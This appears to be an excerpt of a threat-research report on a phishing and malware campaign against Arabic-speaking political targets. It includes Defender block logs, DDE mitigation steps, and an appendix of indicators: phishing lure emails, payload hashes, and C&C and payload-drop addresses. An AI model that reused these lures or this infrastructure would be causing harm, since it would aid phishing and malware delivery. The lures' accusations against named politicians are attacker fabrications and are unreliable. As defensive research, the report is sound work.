Your IT administrator caused Windows Defender Security Center to block this action.
2:22p

Action blocked
Your IT administrator caused Windows Defender Security Center to block this action.
2:21p

Action blocked
Windows Defender Antivirus has blocked an operation that is not allowed by your IT administrator.
For more information please contact your IT administrator.
ID: D4F940AB-401B-4EFC-AADC-AD5F3C50688A
Detection time: 2017-11-27T17:37:54.419Z
User: DESKTOP-VLL3T1V [REDACTED]
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Process Name: C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Signature Version: 1.251.42.0
Engine Version: 1.1.14104.0
Product Version: 4.12.16299.15

DDE Prevention

Execution of
7A1FA34CA804492415579C3ED4F505A7F09FC07BC834590CFF86E2CE77C4FC73

Action blocked
Windows Defender Antivirus has blocked an operation that is not allowed by your IT administrator.
For more information please contact your IT administrator.
ID: 75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84
Detection time: 2017-11-27T18:11:11.500Z
User: (unknown user)
Path: C:\Windows\Microsoft.NET\Framework\v2.0.50727\cvtres.exe
Process Name: C:\Windows\System32\conhost.exe
Signature Version: 1.251.42.0
Engine Version: 1.1.14104.0
Product Version: 4.12.16299.15

CVE-2017-8759 Prevention

Execution of
7960AEF6F2100539E7F1361BD9A1817FC0F85FF8740D7A8DC47D4AFafeF18794

Dynamic Data Exchange (DDE) can also be disabled within Word in case Windows 10 is not deployed. Microsoft released an advisory¹⁵⁵ with recommendations on mitigating documents that contain DDE fields. While the advisory only provides direct registry manipulation, the recommendation can be implemented from the Word (2016) advanced options interface (File > Options > Advanced > General), resulting in the same registry change suggested. Note that after making the change, Word must be restarted to update the registry key value.

Word Options

General

- Provide feedback with sound
- Provide feedback with animation
- Confirm file format conversion on open
- Update automatic links at open

Registry Editor

Computer\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Options

Name	Type	Data
DontUpdateLinks	REG_DWORD	0x00000001 (1)
FirstRun	REG_DWORD	0x00000000 (0)

This option, however, does not appear to prevent the auto-updating OLE objects of type Link in the attacks ATT-MAY-01/09 and ATT-JUL-18 from retrieving the remote payload automatically as configured by the External Target.

¹⁵⁵ <https://technet.microsoft.com/library/security/4053440>

Future Considerations, Shortcomings, and Enhancements

Canarytokens – Utilizing canarytokens such as the service offered by Thinkst Canary might have been beneficial to this research, specifically, for the deception documents implanted in the sandbox. However, due to lack of full understanding of the actor operating environment, such tokens may have exposed this research. As a result, canarytokens were not utilized. A better approach to introducing canarytokens would involve careful strategic and timely implantation of such tokens based on the knowledge accumulated from the attacks.

Sandbox and Deception Automation – While the sandbox used in this research was tailored specifically to the attacks analyzed, the same customizations should apply to an automated sandboxing setup such as Cuckoo, Cuckoo-Android, etc.

The majority of the deception items within the sandbox can also be automated. However, this automation must be instrumented by the analyst feedback based on the initial findings (Arabic vs. English, political vs. financial honey items). Additionally, the value of interactive deception such as authoring deception emails or documents relevant to the context of the attacks and the actor objectives during the attack should be measured to evaluate its effectiveness.

SSL Interception – The majority of the C&C communication throughout the attacks were over plaintext. However, the Metasploit/Meterpreter connections were encrypted. The effects of SSL intercepting and decrypting Meterpreter connections, for example, using MiTMProxy, were not thoroughly evaluated by the author. Eventually, the decision was made to sacrifice better network visibility in favor of host-based evidence. Evaluating Meterpreter connections interception should be considered for future use cases.

Active Directory Environment – None of the attacks recorded during this research indicated actor interests in enterprise domain discovery and lateral movement. However, the existence of a domain environment might provoke the actor to conduct such attacks, thus, allowing further TTPs extraction.

Skills – From a technical skills point of view, a deeper understanding of the Python scripting, Assembly Language, and Reverse Engineering techniques is necessary.

Appendix Indicators of Compromise and Hunting Artifacts

Phishing Emails

From: مفوضية التعبئة والتنظيم <fateh.info@keemail.me>☆
Subject: اجندـة المؤتمـر السـابـع لـحرـكة فـتح / اـهم القـضاـيا المـطـروـحة لـالـنقـاش
11/20/2016 6:53 PM

مرفق جدول اعمال المؤتمر السابع لحركة فتح
(اجندـة المؤتمـر - مواضـيع النقـاش- اـهم القـضاـيا المـطـروـحة - واهـم الاسمـاء المـشارـكة)

> 1 attachment: fatehorg.r10 3.5 KB Save

From: فلسطين برس <palpress.co.uk@tutanota.de>☆
Subject: وثائق مسرية... جبريل رجوب فساد سياسي واختلاس مالي
11/28/2016 5:16 PM

ينشر موقع فلسطين برس فساد اعضاء اللجنة المركزية من حركة فتح عقب انعقاد المؤتمر السابع حيث نشرت ادارة الموقع تسجيلا صوتيا مسربا وصف بالخطير لعضو اللجنة المركزية لحركة فتح عزام الأحمد متحدثا فيه عن الشؤون الداخلية للحركة مهاجما الرئيس محمود عباس ووصفا حركة فتح بألفاظ خارجة عن الأخلاق وغير لائقة.

نشر لكم اليوم ملف فساد مالي وسياسي للواء جبريل رجوب .

> 1 attachment: Jebril Rjoub.r10 12.0 KB Save

From: صحيفة الحـدـث <alhadth.ps@tutano...>☆
Subject: نـشر لكم وثـيقـة تورـط دـحلـان في اغـتيـال الرـعـيم يـاسـر عـرفـات
12/6/2016 6:34 PM

حسب المستند المرفق الذي والذى سرب من مكتب الرئيس محمود عباس فإن "دحلان متورط بإغتيال ياسر عرفات رئيس السلطة الفلسطينية السابق، عبر إدخاله أدوية مسممة مع وفـد أجنبـي جاء لـزيارة عـرفـات أثناء تلقـيه العـلاج في مستـشـفى قـرب العاصـمة الفـرنـسيـة بـبارـيس، إذ أن عـناصـر دـحلـان الذين رـافـقـوا الـوفـد إـعـترـفـوا بذلك".

> 1 attachment: alhadath.ps.r10 73.1 KB Save

From Chrome <Google-mail-noreply@name.com>☆
Subject Google Chrome Security Update
To [REDACTED]
1/24/2017 12:11 PM

Hello ,,

A new version of the Chrome browser is available, with the latest security updates.
you are just one click away from having a fast and secure experience and it only takes a few seconds to install .

<https://www.google.com/chrome/s;/update/>

Thanks,
The Google Team.

From WinRAR <security@rarlab.com>☆
Subject Urgent Security Update Required
To [REDACTED]
1/26/2017 1:09 PM

Update to the latest WinRAR Version

Upgrading is quick and easy. No complicated uninstalling of the previous version is necessary. Do not delete your existing "WinRAR" program folder. Your registration information and WinRAR settings will be kept then.

the latest WinRAR version here.
(You will find all the latest improvements here "winrar-upgrade.bat")
<https://goo.gl/z2HTyf>

win.rar GmbH
Marienstrasse 12
10117 Berlin
Germany HRB 109885 B Amtsgericht Charlottenburg
Ust-ID Nr. DE255974207

From news02@wafa.ps < وكالة وفا >☆
Subject بيان الرئاسة الفلسطينية بشأن ادعاءات وكذب دحلان في مؤتمر أوروبا
To [REDACTED]
3/12/2017 12:53 PM

للاطلاع

<https://goo.gl/60g4mF?wafa.ps>

From news@maannews.net < وكالة معا >☆
Subject خاص|| بالمستندات .. رحوب يحرض الرئيس عباس لقطع العلاقة مع مصر
To [REDACTED]
3/26/2017 11:10 AM

التقرير والمستندات المرفقة تؤكد دور جبريل رحوب في تحريض الرئيس عباس ضد الرئاسة !! المصرية مما ادى الى توتر العلاقات بين البلدين ، وذلك ردًا على منعه من دخول مصر

للاطلاع

<https://docs.google.com/uc?export=wnload&confirm=q5&id=0dN5Z2GG3wsd0tWeVpOZ3B3dXM>

From Almajd2016@cmail.com☆ Reply Reply All Forward More

Subject: استمع كيف تورط قادة القسام في إعدام الشهيد المجاهد محمود إشتبيوي 4/18/2017 6:54 PM

To [REDACTED]

استمع كيف تورط قادة القسام في إعدام الشهيد المجاهد محمود إشتبيوي (أبو المجد) للتغطية على عمالة عز الدين الحداد

استمع بالصوت كيف تأمر المجرمون يحيى السنوار، ورائد سعد، وعبد الهاادي صيام والخائن محمود الزمار حتى أعدموا الشهيد المجاهد ابن كتائب القسام محمود إشتبيوي (المجد) حتى يتم التغطية على العميل/ عز الدين الحداد

. استمع بالصوت.

<http://goo.gl/5k8Pq9>

From saeed tarifi <saeedtarifi1970@gmail.com>☆ Reply Reply All Forward More

Subject: مرحبا 4/24/2017 6:38 PM

To undisclosed-recipients;☆

Bcc: [REDACTED]

مرفق ملف صورة
لإطلاعكم
وشكرا

> 1 attachment: 2.2 MB Save

From mail@fatehorg.ps☆ Reply Reply All Forward More

Subject: بخصوص اجتماع اللجنة المركزية واهم ما جاء فيه 4/27/2017 7:58 AM

To [REDACTED]

، اهم قرارات اجتماع اللجنة المركزية الذي عقد مساء الاربعاء
في مقر فخامة الرئيس

<https://docs.google.com/uc?export=wnload&confirm=q5&id=44ZJnwNJ0LuaktPdjRDSnc3QXc>

From ejada@tutanota.com☆ Reply Reply All Forward More

Subject: مرفق رسالة بالردوة التي طلبتها واعتذر لعدم استخدام البريد الشخصي 5/1/2017 5:06 PM

To [REDACTED]

اعتذر لعدم استخدام ايميلي الشخصي خوفا من ان يكون تحت المتابعة بامكاناته قرائتها وان
..ترسل لي ردك بشكل عاجل من خلال الوتس اب
المعروف

<https://docs.google.com/uc?export=wnload&confirm=q5&id=0x34KLvQ4NGxWQ1F2cHVvZ00>

From: jebril rajoub <palesabroad2@mail3.online>☆
Subject: لقاء الجانب الامريكي
To: [REDACTED]
5/1/2017 8:01 PM

تحية طيبة وبعد
الاخت انتصار حفظها الله

مرفق النقاط التي تم بحثها في لقائنا يوم 25 ابريل مع الجانب الامريكي ارجو تمريرها لفخامة السيد الرئيس وتقديمي
شائق

الاحترام

اللواء جبريل رجوب

> 1 attachment: لقاء الجانب الامريكي.docx 33.1 KB Save

From: jibril rajoub <j.rajoub2009@mail3.online>☆
Subject: اتفاق وشيك بين حماس ودحلان
To: undisclosed-recipients;☆
5/9/2017 1:00 PM

خطاباً الاتفاق غير المعلن بين الطرفين حماس وفريق دحلان يرجى الاطلاع للأهمية

> 1 attachment: مصالحة حماس لدحلان.docx 19.3 KB Save

From: palsec@presidency.ps☆
Subject: اتفاق وشيك بين حماس ودحلان
To: [REDACTED]
5/9/2017 1:31 PM

خطاباً الاتفاق غير المعلن بين الطرفين حماس وفريق دحلان يرجى الاطلاع للأهمية

<https://docs.google.com/uc?export=wnload&confirm=q5&id=5GvNEpwtNqhbFZ1WU1GNj1qTVE>

From: news@mofa.gov.sa☆
Subject: Leaked documents shake the state of Qatar
To: [REDACTED]
6/5/2017 8:52 PM

Leaked documents shake the state of Qatar

<https://docs.google.com/uc?export=wnload&confirm=q5&id=0dN5Z2GG3wsZ1ZhQmZIUFlXcUE>
<https://docs.google.com/uc?export=wnload&confirm=q5&id=0dN5Z2GG3wsU0ozX2pOZz1LdGM>
<https://docs.google.com/uc?export=wnload&confirm=q5&id=0dN5Z2GG3wsUzZdm1jNmJYNkU>

From: rased@aljazeera.net☆
Subject: Hamas and Dahlan in one side against Qatar new details
To: [REDACTED]
7/18/2017 8:39 AM

<https://docs.google.com/uc?export=dwnload&confirm=q5&id=1Bm-5F61XgqVSOUdBTf9kSTBFamc>

From mail08@paltel.ps <الاتصالات الفلسطينية☆>
Subject نسخة الجوال لدليل الهاتف الفلسطيني من بالتل
To [REDACTED] 7/22/2017 5:44 PM

برنامِج دليل الهَّاتف وجَّال الْفَلَسْطِينِي :

برنامِج يحتوي على ملايين الارقام لتساعدك على الحصول على ماتريد تحتوي ارقام الهَّاتف الارضي وارقام الجوالات ولديه خصائص تضاف في برنامِج دليلي :

مميزات التطبيق :

* البحث من خلال الاسم أو رقم الهاتف .

* إظهار اسم المتصل أثناء الاتصال او عند استقبال رسالة إذا كان الرقم مجهولاً *

* إظهار جميع الأسماء المتعلقة بالرقم وترتيبها على حسب الأحدث *

* سرعة في تنفيذ عملية البحث وإظهار النتائج *

* حفظ ما تم البحث عنه في سجل بحث في حال الرغبة في العودة الى نتيجة ما *

* امكانية مشاركة النتيجة مع اصدقائك *

للتنزيل

<http://paltel.mail8.online/daleel/apps/details?id=m.androDiv.palphonebook&hl=ar>

From mail01@alhadath.ps <الحدث☆>
Subject الرئيس عباس يبدأ بحل السلطة
To [REDACTED] 9/5/2017 7:57 PM

التفاصيل

https://docs.google.com/uc?export=download&confirm=q5&id=Ox_34KLvQ4T09kd1VBVGxYTDO

From sakalance@neswangy.net <فضائح جنسية☆>
Subject بالفيديو ننشر لكم فضيحة أحمد عساف مسؤول تلفزيون فلسطين
To [REDACTED] 9/17/2017 7:30 PM

بالفيديو فضيحة جنسية مدوية لأحمد عساف مسؤول تلفزيون فلسطين تترككم مع الفيديو

http://.لإطلاع/?watch_video=mad-Assaf-video-mp4

From chetan.dobwal@servpro.in <☆>
Subject ملخص إجتماعات اليوم (Summary of today's meetings)
To [REDACTED] 10/22/2017 7:10 PM

[Summary of today's meetings \(ملخص إجتماعات اليوم\).docx](Summary of today's meetings (ملخص إجتماعات اليوم).docx)

From chetan.dobwal@servpro.in☆
 Subject Fwd: محضر اجتماع اليوم / تحديث شهري
 To [REDACTED]
 10/24/2017 6:51 PM

[محضر اجتماع اليوم.doc](#)

From وكالة وفا <news@wafa.ps>☆
 Subject ملف الدحلان على طاولة الجنائية الدولية
 To [REDACTED]
 10/30/2017 11:20 AM

المحكمة الجنائية الدولية تحقق بشأن القيادي المقصول من حركة "فتح"، محمد دحلان، والمستشار المالي السابق للرئيس الراحل ياسر عرفات، محمد رشيد، لعلاقتهما بجهات مشبوهة، ومتهمة بارتكاب جرائم حرب وجرائم ضد الإنسانية
<https://docs.google.com/uc?export=download&confirm=XRLZ&id=0dN5Z2GG3wsbGI3eG5pZkVtYOU>

From الجريدة <mail@jazeera.net>☆
 Subject حقيقة اعتقال امراء سعوديين محاولة انقلاب حكم الملك سلمان
 To [REDACTED]
 11/6/2017 3:30 PM

تفاصيل جديدة تكشف بعدم مالي من الوليد بن طلال ومحاولة انقلاب على حكم الملك سلمان اعتقال الامير الوليد بن طلال ورئيس الحرس الوطني وعدد من وزراء ومسؤولين حكوميين حقيقة اعتقال امراء سعوديين.doc
<https://docs.google.com/uc?export=wnload&confirm=XRLZ&id=0dN5Z2GG3wsUVJkbDlyam1JOVU>

From الرأي <m@raya.com>☆
 Subject بعد طلب السعودية مغادرة رعایها القبض على امير سعودي يقوم بتهريب الكباچون
 To [REDACTED]
 11/13/2017 1:49 PM

شرعت محكمة الجنائيات في محافظة جبل ليننان بمحاكمة 15 شخصاً بينهم اردني في القضية التي عرفت باسم (أمير الكباچون). وكان الامير السعودي عبد المحسن بن ولید آل سعود أوقف مع أربعة من مرافقه الشخصيين في مطار رفيق الحريري في بيروت بعد محاولته تهريب 2 طن من حبوب الكباچون المخدرة من بيروت إلى المملكة العربية السعودية. مرافق بالصور امتنع الامير كتب عليها خاص صاحب السمو الملكي معيثة بعلابين حبوب المخدّر شاهد عملية القبض على الامير السعودي <https://docs.google.com/uc?export=download&confirm=XRLZ&id=YoqOASTFS4PrCGGgEHT7CHzDAgeHUbxA>

From الرسالة نت <mail@alresalah.ps>☆
 Subject !! صحيفة الرسالة تكشف بالوثائق رسالة من الهباش الى الرئيس عباس يعترف بقضايا الفساد ويطلب العفو
 To [REDACTED]
 11/22/2017 11:34 AM

رام الله: تأكيداً لما تداولته مواقع اعلامية عن تشكيل لجنة في رام الله للتحقيق في قضايا فساد تورط فيها قاضي قضاة فلسطين المدعو / محمود الهباش، تلقت صحيفة الرسالة نسخة عن رسالة رسمية ممهورة بتوقيع الهباش كان قد أرسلها الأخير إلى الرئيس محمود عباس يوم الأحد، ويعترف فيها بتورطه في عدد من قضايا الفساد أهمها تحويل مبلغ ثلاثة ملايين دولار إلى البرتغال بهدف الاستثمار، بالإضافة إلى علاقات مشبوهة مع عدد من الموظفات في الوزارات التي تولى مهامها سابقاً، ويطلب الهباش في نهاية رسالته العفو والغفران من عباس !! لاطلاع على نص الرسالة عبر <https://docs.google.com/uc?export=download&confirm=XRLZ&id=-czAq350HtvTmDVHDMeoNeAswkqr8FD>

From chetan.dobwal@servpro.in☆ Reply Reply All Forward More

Subject !! بالوثائق رسالة من الهباش الى الرئيس عباس يعترف بقضايا الفساد ويطلب العفو
To [REDACTED]

رام الله: تأكيداً لما تداولته مواقع اعلامية عن تشكيل لجنة في رام الله للتحقيق في قضايا فساد تورط فيها قاضي قضية فلسطين المدعو/ محمود الهباش، تلقت صحيفة الرسالة نسخة عن رسالة رسمية ممهورة بتوقيع الهباش كان قد أرسلها الأخير الى الرئيس محمود عباس يوم الأحد، ويعترف فيها بتورطه في عدد من قضايا الفساد أهمها تحويل مبلغ ثلاثة ملايين دولار الى البرتغال بهدف الاستثمار، بالإضافة الى علاقات مشبوهة مع عدد من الموظفات في الوزارات التي تولاه سابقاً، ويطلب الهباش في نهاية رسالته العفو والغفران من عباس

[الاطلاع على الرسالة](#)

From Kiwi Express <donotreply@kiwixpress.com>☆ Reply Reply All Forward More

Subject بالوثائق قطر تثبت تورط دحلان بتشويه سمعتها بدعم من محمد بن زايد
To [REDACTED]

This message may be a scam. Options X

وثائق مرفقة تثبت ملكية منظمة تابعة لدحلان ومدعومة من الإمارات ومحمد بن زايد سعت لتشويه سمعة قطر سميت بالشبكة الدولية لتنمية حقوق الإنسان <https://goo.gl/5i5dss>

From: جريدة المصدر <news@almasdar.net>☆
Subject: السودان تطرد قيادات الاخوان المقيمين على أراضيها
To: [REDACTED]
2/26/2018 5:20 PM

 This message may be a scam. Options X

اكد عضو القطاع السياسي للحزب الحاكم في السودان ، عبدالسخي عباس ، على قيام الأمن السوداني بطرد قيادات مصرية من جماعة الاخوان في بلاده جريدة المصدر نشرت صور لعدد من هذه القيادات اثناء ترحيلهم من مطار الخرطوم الى تركيا


[شاهد الصور](#)

<https://goo.gl/H7k3dB>

From: اسرار عربية <washwasha@rmail.press>☆
Subject: دحلان خاطر بنفسه لخدمة اسرائيل
To: [REDACTED]

3/19/2018 7:49 PM

دحلان خاطر بنفسه لخدمة اسرائيل



حصل موقع أسرار عربية على وثيقة جديدة مسربة من الادارة الأمريكية وتحمل الرقم (09ABUDHABI1862)، حيث ارسلت السفارة الأمريكية في أبوظبي بر رسالة الى الخارجية الأمريكية يوم 31 أغسطس 2017 تشرح فيها بعض الجوانب المتعلقة بشخصية الشيخ محمد بن زايد آل نهيان ولـى عهد أبوظبي.

ويحسب الوثيقة المرفقة مع هذا التقرير كما هي من مصدرها، فإن دحلان يعملصالح الاسرائيليين منذ العام 1990 عندما قررت الولايات المتحدة أن تأتي إلى المنطقة لمحاربة العراق، وتضييف الوثيقة: دحلان خاطر بنفسه وبمستقبل بلاده من أجل خدمةصالحنا.

وأضافت الوثيقة: "يعتقد محمد بن زايد أن الشراكة مع إسرائيل وأمريكا مسألة جوهرية من أجل نجاح دولة الإمارات، لكنه يعلم بنفس الوقت أن هذه العلاقة مسألة جدلية في أوساط شعبه وأوساط الشعوب العربية، ولذلك فإنه في حال كانت الولايات المتحدة حامي غير كافي له فإن سلطته وقوته سوف تتأكل" ، في اشارة واضحة إلى أن الولايات المتحدة هي التي تقدم الدعم للشيخ محمد بن زايد وتدعمه من أجل البقاء في الحكم، بينما هو يقوم بتنفيذ كل ما يخدمصالحها ، تجد التفاصيل كاملة في المرفقات .

كما يمكن الاطلاع على الوثائق كاملاً

[الوثائق الكاملة](#)

Pastebin Pastes

NOTE: The actor can, and in some cases changed parts of the content within these pastes, though the content type remained the same at the time of this research. Relying solely on hashes may not function as expected.

Paste Code: En7WDSyM (DUMPPED FROM PCAP - ATT-MAR-12)	
Paste URL: http://pastebin.com/En7WDSyM	
MD5: A6194752ED386F89F5B7F6C87F31F743	
SHA-1: 291EF4154966A118070EE269315F1DF11CFD5085	
SHA-256: 92fbb2f02d448cb9004f9136e15b5e547255b524975e0d520fb08ea8193dc21b	
Content Type: PowerShell	Size: 2238 bytes

Paste Code: En7WDSyM (DUMPPED FROM PCAP - ATT-MAR-12)	
Paste URL: http://pastebin.com/En7WDSyM	
MD5: 4859AD830BDF8513E46EF87512535B09	
SHA-1: BA5A28427AEEA8F6CF754C46A46A1A8E96D97680	
SHA-256: E19AF41D8B3A046905A82CF252B5DB7B7F77121765084E0042A1170399CD860C	
Content Type: PowerShell	Size: 2254 bytes

Paste Code: En7WDSyM (DUMPPED FROM PCAP - ATT-APR-18)	
Paste URL: http://pastebin.com/En7WDSyM	
MD5: 4859AD830BDF8513E46EF87512535B09	
SHA-1: BA5A28427AEEA8F6CF754C46A46A1A8E96D97680	
SHA-256: E19AF41D8B3A046905A82CF252B5DB7B7F77121765084E0042A1170399CD860C	
Content Type: PowerShell	Size: 2254 bytes

Paste Code: En7WDSyM (DUMPPED FROM PCAP - ATT-APR-27)	
Paste URL: http://pastebin.com/En7WDSyM	
MD5: 604D110B08C6E3870674DE74A14648AC	
SHA-1: 5E10C800FA204C5135887EBAF62073EC52571E94	
SHA-256: F0F96F1E397FF1FE106360C6B555BE151874E90AB02D99B06F02347BC85FE14B	
Content Type: PowerShell	Size: 2226 bytes

Paste Code: En7WDSyM (DUMPPED FROM PASTEBIN)	
Paste URL: http://pastebin.com/En7WDSyM	
MD5: 7508C8FEAA67C69589C9BAF81EF5BF87	
SHA-1: 90E80649CAD32618C2F8F921242CA2234E1AF348	
SHA-256: 5D9013392A6C9EF2767E233792C275C6274E09FB5CD56E772123975CA945550D	
Content Type: PowerShell	Size: 2243 bytes

Paste Code: bxheXFWG (DUMPPED FROM PCAP - ATT-MAR-26)	
Paste URL: http://pastebin.com/bxheXFWG	
MD5: 4859AD830BDF8513E46EF87512535B09	
SHA-1: BA5A28427AEEA8F6CF754C46A46A1A8E96D97680	
SHA-256: E19AF41D8B3A046905A82CF252B5DB7B7F77121765084E0042A1170399CD860C	
Content Type: PowerShell	Size: 2254 bytes

Paste Code: bxheXFWG (DUMPPED FROM PASTEBIN)	
Paste URL: http://pastebin.com/bxheXFWG	
MD5: 7508C8FEAA67C69589C9BAF81EF5BF87	
SHA-1: 90E80649CAD32618C2F8F921242CA2234E1AF348	
SHA-256: 5D9013392A6C9EF2767E233792C275C6274E09FB5CD56E772123975CA945550D	
Content Type: PowerShell	Size: 2243 bytes

Paste Code: caVD2tHV	
Paste URL: http://pastebin.com/caVD2tHV	
MD5: D1997EE2677D587889E1EE25960D12FF	
SHA-1: 80A1A5D3AEB2F3FE99931710445D12055C897F12	
SHA-256: 955BD514F712F86ACE4EC8E864A07708DEEC65A6797D402F6B5A0CA8224910AB	
Content Type: Batch Script	Size: 261 bytes

Paste Code: VFUiP52D	
Paste URL: http://pastebin.com/VFUiP52D	
MD5: E10C8495D77BCBAD726473E689599ED2	
SHA-1: 30539BB01B1AD63858CF59B655AE530C32E8A0B4	
SHA-256: D334F40FEFF3CC6E9EB52391FD6EB8F472123E4C61D93F3A5ADBB89A2C98ED8C	
Content Type: JavaScript	Size: 308 bytes

Paste Code: 0GR1xU5w	
Paste URL: http://pastebin.com/0GR1xU5w	
MD5: 7508C8FEAA67C69589C9BAF81EF5BF87	
SHA-1: 90E80649CAD32618C2F8F921242CA2234E1AF348	
SHA-256: 5D9013392A6C9EF2767E233792C275C6274E09FB5CD56E772123975CA945550D	
Content Type: PowerShell	Size: 2243 bytes

Paste Code: A9ZbK4rC	
Paste URL: http://pastebin.com/A9ZbK4rC	
MD5: C1B6F55828589C170361A355F995CC4F	
SHA-1: 9310E8069429D3D92E0EA8A0787E24FB77C25ABD	
SHA-256: 634ECD51BA50AC371E069868F1612A43FCF13A6779D880FC382D5402F41604DF	
Content Type: RTF	Size: 32961 bytes

Paste Code: e3rKcb5C	
Paste URL: http://pastebin.com/e3rKcb5C	
MD5: 6A23EEDD72FB7E35526B19095EBE9277	
SHA-1: B0C2B6FE550CE8AAD1483E74C8B6409D7E060370	
SHA-256: 298B685516D28ACD5ECB96236F4DE4EDE9407BD7BB1BDE3F10C7C88C505C8C68	
Content Type: RTF	Size: 355987 bytes

Paste Code: Ffx9AWQt	
Paste URL: http://pastebin.com/Ffx9AWQt	
MD5: CAC2358E82174704B8939861BFCEFF5A	
SHA-1: E8455017B8422B4D8B0565B2A1A950201A7B4542	
SHA-256: 94656775E554DA72C8565DFEDBEF1E837818A68439893F6EA58F31F227171F39	
Content Type: RTF	Size: 272690 bytes

Paste Code: zrUHegnY	
Paste URL: http://pastebin.com/zrUHegnY	
MD5: 1DC299352AD891CE5EDDDEF087D342C	
SHA-1: 39D11AF278A1E9054221B0F21F3E4603341FE3BA	
SHA-256: 9062F2D969F4234E88EF49F362FBEEAFB79EE88B0215C7CC71DF5A60603539DC	
Content Type: RTF	Size: 10297 bytes

Paste Code: g3fUcZ4E	
Paste URL: http://pastebin.com/g3fUcZ4E	
MD5: 7508C8FEAA67C69589C9BAF81EF5BF87	
SHA-1: 90E80649CAD32618C2F8F921242CA2234E1AF348	
SHA-256: 5D9013392A6C9EF2767E233792C275C6274E09FB5CD56E772123975CA945550D	
Content Type: PowerShell	Size: 2243 bytes

Paste Code: XH3wjDEg	
Paste URL: http://pastebin.com/XH3wjDEg	
MD5: A6D826C384FBF03E2D75B8AA16D9BEE6	
SHA-1: D21F3107CDD8C43523D9C7D3594687B8571369CE	
SHA-256: C13BE78E147E9492FDC9FDD8602AD4B4014F224F89067F084B09843CCB226ABB	
Content Type: VBScript	Size: 672 bytes

Paste Code: UwbKkyVh	
Paste URL: http://pastebin.com/UwbKkyVh	
MD5: 8D5D918D7CD44B664269501DE73ABA0D	
SHA-1: 281DAB2BF23AE08ED39F496DEF4662ACB0DFC255	
SHA-256: F19E98F0E94C7988135CB99E21490FD01410D4ECD395D6C2D964DE044B2BCF06	
Content Type: VBScript	Size: 401 bytes

Paste Code: ZnwxHhJM
Paste URL: http://pastebin.com/ZnwxHhJM
MD5: 74E968A79C118A93315AD95B5A2652E5
SHA-1: E337CD88BF3F9EB5A65B7BD527143F1CA7EAFFCE
SHA-256: 98F84548B212B6CFB939891737F623D5DE422DA3A99E84635A3F65F2E10DB83A
Content Type: RTF
Size: 42436 bytes

Paste Code: Y1mPg5YE
Paste URL: http://pastebin.com/Y1mPg5YE
MD5: 1E8BB1E0625F73F6AA256EFDEA41FE46
SHA-1: 2C8CE3B8381B742C927B49807B5FCE7B4185EE22
SHA-256: FAFDA13BFECF4F7BDC79C803FC545CF1A9B50305D6341C2B21564D439B570E22
Content Type: PowerShell
Size: 2227 bytes

Paste Code: 0xKgTiSn
Paste URL: http://pastebin.com/0xKgTiSn
MD5: 1E8BB1E0625F73F6AA256EFDEA41FE46
SHA-1: 2C8CE3B8381B742C927B49807B5FCE7B4185EE22
SHA-256: FAFDA13BFECF4F7BDC79C803FC545CF1A9B50305D6341C2B21564D439B570E22
Content Type: PowerShell
Size: 2227 bytes

Paste Code: PHevv8PP
Paste URL: http://pastebin.com/PHevv8PP
MD5: 1E8BB1E0625F73F6AA256EFDEA41FE46
SHA-1: 2C8CE3B8381B742C927B49807B5FCE7B4185EE22
SHA-256: FAFDA13BFECF4F7BDC79C803FC545CF1A9B50305D6341C2B21564D439B570E22
Content Type: PowerShell
Size: 2227 bytes

Cloud and Online Services URLs

Attack	Cloud/Online Service	Role	IP Address/Domain/URL
ATT-NOV-20	Amazon AWS	C&C	52.42.161.75 (locks.dynns.com)
	Namecheap	Payloads Drop	198.54.116.177 (nanu.website)
ATT-NOV-28	Amazon AWS	C&C	52.42.161.75 (locks.dynns.com)
ATT-NOV-29	Amazon AWS	C&C	52.42.161.75 (locks.dynns.com)
ATT-DEC-06	Amazon AWS	C&C	35.162.186.152 (lnk.pointto.us)
	Namecheap	Payloads Drop	198.54.116.177 (nanu.website)
ATT-JAN-24	Hetzner GmbH	C&C	78.47.96.17 (alwatanvoice.blogsyte.com)
	CloudFlare	Payloads Drop	104.27.177.192 (xn--pgbg3edz.xyz)
ATT-JAN-26	Google URL Shortener	Phishing URL	hxpx://goo[.]gl/z2HTyf
	No-IP	Payloads Drop	rarlab[.]3utilities[.]com/update/win rar-update[.]bat
ATT-MAR-12	Amazon AWS	C&C	78.47.96.17
	Google URL Shortener	Phishing URL	hxpx://goo[.]gl/60g4mF?wafa=[.]ps
	Google Documents	Payloads Drop	hxpx://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B0dN5Z2G G3wsNV9MQm9LZ2dSRVE
	Pastebin	Payloads Drop	hxpx://pastebin[.]com/raw/En7WDSyM
	Hetzner GmbH	Payloads Drop	hxpx://78[.]47[.]96[.]17/download/wa fa.rtf hxpx://78[.]47[.]96[.]17/loop.rar
	NET-STYLE- DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]150
ATT-MAR-26	Amazon AWS	C&C	35.162.186.152
	Google Documents	Phishing + Payload	hxpx://docs[.]google[.]com/uc?export=download&confirm=e2q5&id=0B0dN5Z2G G3wsd0tWeVp0Z3B3dXM
	Pastebin	Payloads Drop	hxpx://pastebin[.]raw/bxheXFWG
	Hetzner GmbH	Payloads Drop	hxpx://78[.]47[.]96[.]17/download/qa tar.rtf hxpx://78[.]47[.]96[.]17/tools/vir.e xe hxpx://78[.]47[.]96[.]17/1.tar
	NET-STYLE- DEVELOPMENT-LTD	Meterpreter	213[.]184[.]123[.]150
ATT-APR-18	Amazon AWS	C&C	35.162.186.152
	Google URL Shortener	Phishing URL	hxpx://goo[.]gl/5k8Pq9
